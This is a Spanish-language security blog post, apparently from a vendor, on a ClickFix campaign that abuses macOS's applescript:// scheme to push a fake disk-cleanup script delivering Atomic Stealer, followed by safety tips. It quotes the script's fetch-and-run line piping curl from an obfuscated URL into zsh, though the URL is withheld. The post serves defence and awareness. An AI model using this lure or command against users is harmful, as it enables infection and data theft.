

Las campañas de ClickFix están buscando alternativas ahora que muchas Mac Se ha advertido a los usuarios sobre los peligros de pegar ciertos comandos en la terminal.
Los investigadores encontraron que ClickFix ha mantenido lo mismo ingeniería social playbook pero eludió completamente Terminal usando el applescript:// Esquema de URL para abrir automáticamente el Editor de scripts con un script listo para ejecutar que extrae Atomic Stealer.
ClickFix es un método de ingeniería social que engaña a los usuarios para que infecten sus propios dispositivos con malware. Se les indica a los usuarios que ejecuten comandos específicos que descargan malware, generalmente un programa de robo de información.
Los atacantes sustituyeron el mensaje "copiar y pegar en la Terminal" por "simplemente haz clic en este botón y ejecuta un script que Apple ha preparado para ti".
El señuelo es el siempre popular “Recuperar espacio en disco en su Mac .” Uno de los resultados de la búsqueda utilizando el método antiguo tenía este aspecto:

Ejecutar un comando curl ofuscado en la terminal siempre es una mala idea. Pero lo que sigue es igual de peligroso, y preveo que los usuarios tenderán a seguir las instrucciones.
El nuevo método se parece más a esto:

La diferencia clave radica en cómo se inicia la ejecución: en lugar de pedirle que pegue comandos aterradores, el sitio ofrece un "script de Apple" de un solo clic que afirma limpiar su Mac e incluso muestra un cuadro de diálogo falso que dice "Liberados 24,7 GB".
Bajo el capó, el applescript:// El enlace profundo abre el Editor de scripts con un script de “mantenimiento” prellenado. Pero el verdadero trabajo del script es do shell script "curl -kSsfL <obfuscated URL> | zsh"Esto efectivamente ejecuta un script de segunda etapa, que decodifica otro script, que finalmente descarga helper (una variante de Atomic Stealer) y lo ejecuta.
Atomic Stealer , también conocido como AMOS, es un popular programa para robar información en macOS. Pero Atomic Stealer es solo la carga útil actual. Mañana podría ser MacSync, Infiniti o algo nuevo.
En definitiva, sigue siendo una infección autoinfligida, ya que el usuario otorga todos los permisos al hacer clic en los cuadros de diálogo y ejecutar el script.
Cómo mantenerse a salvo
Según se informa , ClickFix fue responsable de más de la mitad de toda la actividad de cargadores de malware en 2025. Una de las razones de su éxito es que las campañas siguieron añadiendo —y continúan añadiendo— nuevos métodos para engañar a los usuarios, junto con diferentes comandos para evitar ser detectados.
Se advertirá a los usuarios de macOS Tahoe que no utilicen estos scripts si el sistema operativo está actualizado (versión 26.4 o posterior).
Por lo tanto, con ClickFix campando a sus anchas e inventando nuevos métodos constantemente, es importante estar informado, ser precavido y protegerse.
- Tómate tu tiempo. No te apresures a seguir las instrucciones de una página web o un mensaje, especialmente si te pide que ejecutes comandos en tu dispositivo o que copies y pegues código. Los atacantes se aprovechan de la urgencia para eludir tu capacidad de razonamiento, así que ten cuidado con las páginas que te instan a actuar de inmediato. Las páginas sofisticadas de ClickFix incluyen temporizadores, contadores de usuarios u otras tácticas de presión para que actúes con rapidez.
- Evite ejecutar comandos o scripts de fuentes no confiables. Nunca ejecute código o comandos copiados de sitios web, correos electrónicos o mensajes a menos que confíe en la fuente y comprenda el propósito de la acción. Verifique las instrucciones de forma independiente. Si un sitio web le indica que ejecute un comando o realice una acción técnica, consulte la documentación oficial o póngase en contacto con el soporte técnico antes de continuar.
- Limite el uso de copiar y pegar para los comandos. Escribir los comandos manualmente en lugar de copiarlos y pegarlos puede reducir el riesgo de ejecutar involuntariamente programas maliciosos ocultos en el texto copiado.
- Proteja sus dispositivos. Utilice una solución antimalware actualizada y en tiempo real con un componente de protección web.
- Infórmese sobre las técnicas de ataque en constante evolución. Comprender que los ataques pueden provenir de vectores inesperados y evolucionar ayuda a mantener la vigilancia. ¡Siga leyendo nuestro blog!
Consejo práctico: ¿Sabías que la extensión gratuita Malwarebytes Browser Guard te avisa cuando un sitio web intenta copiar algo al portapapeles?
Seamos realistas, una ventana de incógnito tiene sus limitaciones.
Filtraciones de datos, comercio en la web oscura, fraude con tarjetas de crédito. Malwarebytes Identity Theft Protection lo monitoriza todo, te avisa rápidamente e incluye un seguro contra el robo de identidad.








